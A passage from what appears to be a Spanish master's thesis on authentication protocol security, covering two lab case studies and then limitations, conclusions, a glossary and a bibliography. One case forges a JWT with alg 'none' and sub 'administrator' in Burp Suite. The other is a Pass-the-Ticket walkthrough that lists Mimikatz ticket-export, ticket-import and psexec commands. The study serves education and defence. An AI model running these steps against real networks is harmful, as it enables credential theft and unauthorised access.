


*Ilustración 8: Importación de certificado*

- Instalar el plugin para Firefox FoxyProxy.




*Ilustración 9: Instalación del plugin de Foxy proxy en Firefox*

- Configuración del proxy




*Ilustración 10: Configuración de Foxy Proxy*

- Ingresar con una cuenta válida para iniciar sesión.




*Ilustración 11: Herramienta Burp habilitado para incerceptar peticiones*

- Capturar la petición e identificar token de la sesión.




*Ilustración 12: Visualización de las peticiones*

- Seleccionar el token y nos ubicamos en la pestaña JSON Web Token.



*Ilustración 13: Pestaña de edición de JSON Web Token con el token cargado*

- Modificación en el header el alg a "none" y en payload el sub a "administrator".



*Ilustración 14: Modificación del token usando Burp Suite Comunity*

- Validar el token modificado.




*Ilustración 15: Reenvío de la petición*

- Finalmente, se envía la petición con el token modificado.

## 7.3 Caso de Estudio 3: Pass The Ticket

El objetivo es obtener acceso a un servidor usando tickets Kerberos robados o falsificados.

### 7.3.1. Herramientas Necesarias

El caso práctico se ejecutará en una PC con Sistema Operativo Windows usando Mimikatz.


*Ilustración 16: Pantalla de inicio de MIMIKATZ*

### 7.3.1. Procedimiento de ejecución paso a paso.

- Enumerar dominio desde máquina comprometida

```
nltest /dclist:dominio.local
```

- Ver información del dominio

```
nltest /domain:dominio.local
```

- Listar usuarios del dominio

```
net user /domain
```

- Ejecutar Mimikatz como administrador

```
privilege::debug
sekurlsa::tickets /export
```

Con ello se exportarán archivos .kirbi con los tickets

- Pass The Ticket con Mimikatz, listar tickets actuales

```
kerberos::list
```

- Importar ticket robado

```
kerberos::ptt [ruta_al_ticket.kirbi]
```

- Verificar ticket cargado

```
kerberos::list
```

- Ejecutar Comandos con el Ticket, acceder a recurso usando el ticket

```
dir \\servidor-destino\c$
```

- Ejecutar comando remoto

```
psexec.exe \\servidor-destino cmd.exe
```

### 7.3.1. Consideraciones

Este ejercicio es únicamente con fines educativos para entender las técnicas de defensa necesarias en entornos Active Directory.

# 8. Limitaciones del Estudio

## 8.1 Limitaciones Técnicas

- En un entorno controlado, resultados pueden no reflejar completamente a un entorno productivo.
- Análisis limitado a configuraciones del entorno de pruebas.
- Algunas vulnerabilidades pueden ser específicas de implementaciones.

## 8.2 Limitaciones Metodológicas

- Conjunto limitado de implementaciones analizadas.
- Variables externas no controladas.

## 8.3 Consideraciones Éticas

- Todas las pruebas se realizaron en entornos controlados.
- No se comprometieron sistemas de producción.
- Se siguieron principios de responsible disclosure.

# 9. Conclusiones

La seguridad de los protocolos de autenticación y autorización es tan fuerte como lo sea su implementación y configuración.

La adopción de estándares modernos como FIDO2 y la correcta aplicación de prácticas de seguridad en OAuth 2.0, OIDC y SAML, son esenciales para construir ecosistemas digitales resilientes frente a las amenazas emergentes.

Las organizaciones deben preocuparse en contar personal capacitado que les ayude identificar y mitigar los riesgos de vulnerabilidad.

## 9.1 Hallazgos Principales

Este estudio ha demostrado que los protocolos de autenticación y autorización hoy en día enfrentan amenazas significativas que pueden ser explotadas mediante técnicas sofisticadas. Los hallazgos clave incluyen:

- Vulnerabilidad sistémica en implementaciones analizadas presentaron al menos una vulnerabilidad crítica.
- Existe una brecha significativa entre especificaciones teóricas y implementaciones prácticas.
- Las técnicas de ataque evolucionan más rápidamente que las defensas.
- La detección de ataques sofisticados sigue siendo un desafío mayor.

## 9.2 Contribuciones del Trabajo

- Categorización detallada de vectores de ataque.
- Scripts de experimento replicable.
- Recomendaciones basadas en evidencia empírica.

# Glosario

- JWT - JSON Web Token, estándar abierto (RFC 7519) para transmitir información de forma segura entre partes como un objeto JSON
- JSON - JavaScript Object Notation, formato de intercambio de datos ligero y fácil de leer/escribir
- RSA256 - RSA with SHA-256, algoritmo de firma digital que combina RSA (criptografía de clave pública) con SHA-256 (función hash)
- B64 - Base64, sistema de codificación que convierte datos binarios en texto ASCII usando 64 caracteres
- exp - Expiration Time, campo estándar de JWT que indica cuándo expira el token (timestamp Unix)
- sub – Subject, campo estándar de JWT que identifica el sujeto del token (generalmente el usuario)
- iss – Issuer, campo estándar de JWT que identifica quién emitió el token
- alg – Algorithm, especifica el algoritmo criptográfico usado para firmar el token
- kid - Key ID, identificador de la clave utilizada para firmar el token
- payload - Carga útil, la parte central del JWT que contiene los datos/claims
- signature - Firma digital, parte del JWT que garantiza la integridad y autenticidad
- header – Cabecera, primera parte del JWT con metadatos sobre el token
- claims – Declaraciones, información contenida en el payload del JWT
- timestamp - Marca temporal, valor numérico que representa un momento específico en el tiempo
- decode/encode - Decodificar/Codificar, proceso de convertir datos de un formato a otro
- urlsafe - Seguro para URL, variante de Base64 que usa caracteres seguros para URLs (- y _ en lugar de + y /)

# Bibliografía

[1] Hunt, P., et al. (2015). "JSON Web Token (JWT)." RFC 7519, IETF.

[2] Kamp, M., et al. (2020). "FIDO2 Security Analysis." European Symposium on Security and Privacy.

[4] Armando, A., et al. (2013). "The SAML Web Browser SSO Profile Revisited: A Security Analysis." ACM Transactions on the Web, 7(4), 1-34.

[5] Hardt, D. (2012). "The OAuth 2.0 Authorization Framework." RFC 6749, IETF.

[6] Mladenov, V., et al. (2016). "On the Security of Modern Single Sign-On Protocols: Second-Order Vulnerabilities in OpenID Connect." arXiv preprint arXiv:1508.04324.

[7] Sakimura, N., et al. (2014). "OpenID Connect Core 1.0." OpenID Foundation Specification.

[8] W3C Web Authentication Working Group. (2019). "Web Authentication: An API for accessing Public Key Credentials Level 1." W3C Recommendation.

[9] OWASP Top Ten [Fecha de consulta: 20 de agosto de 2025]

<https://owasp.org/www-project-top-ten>

# Apéndices

## Apéndice A: Configuraciones y Script en Python para reproducir casos de prueba.

Se puede encontrar en la siguiente ruta del trepositorio Git.

https://github.com/lucar-capristano/tfm-devsecops.git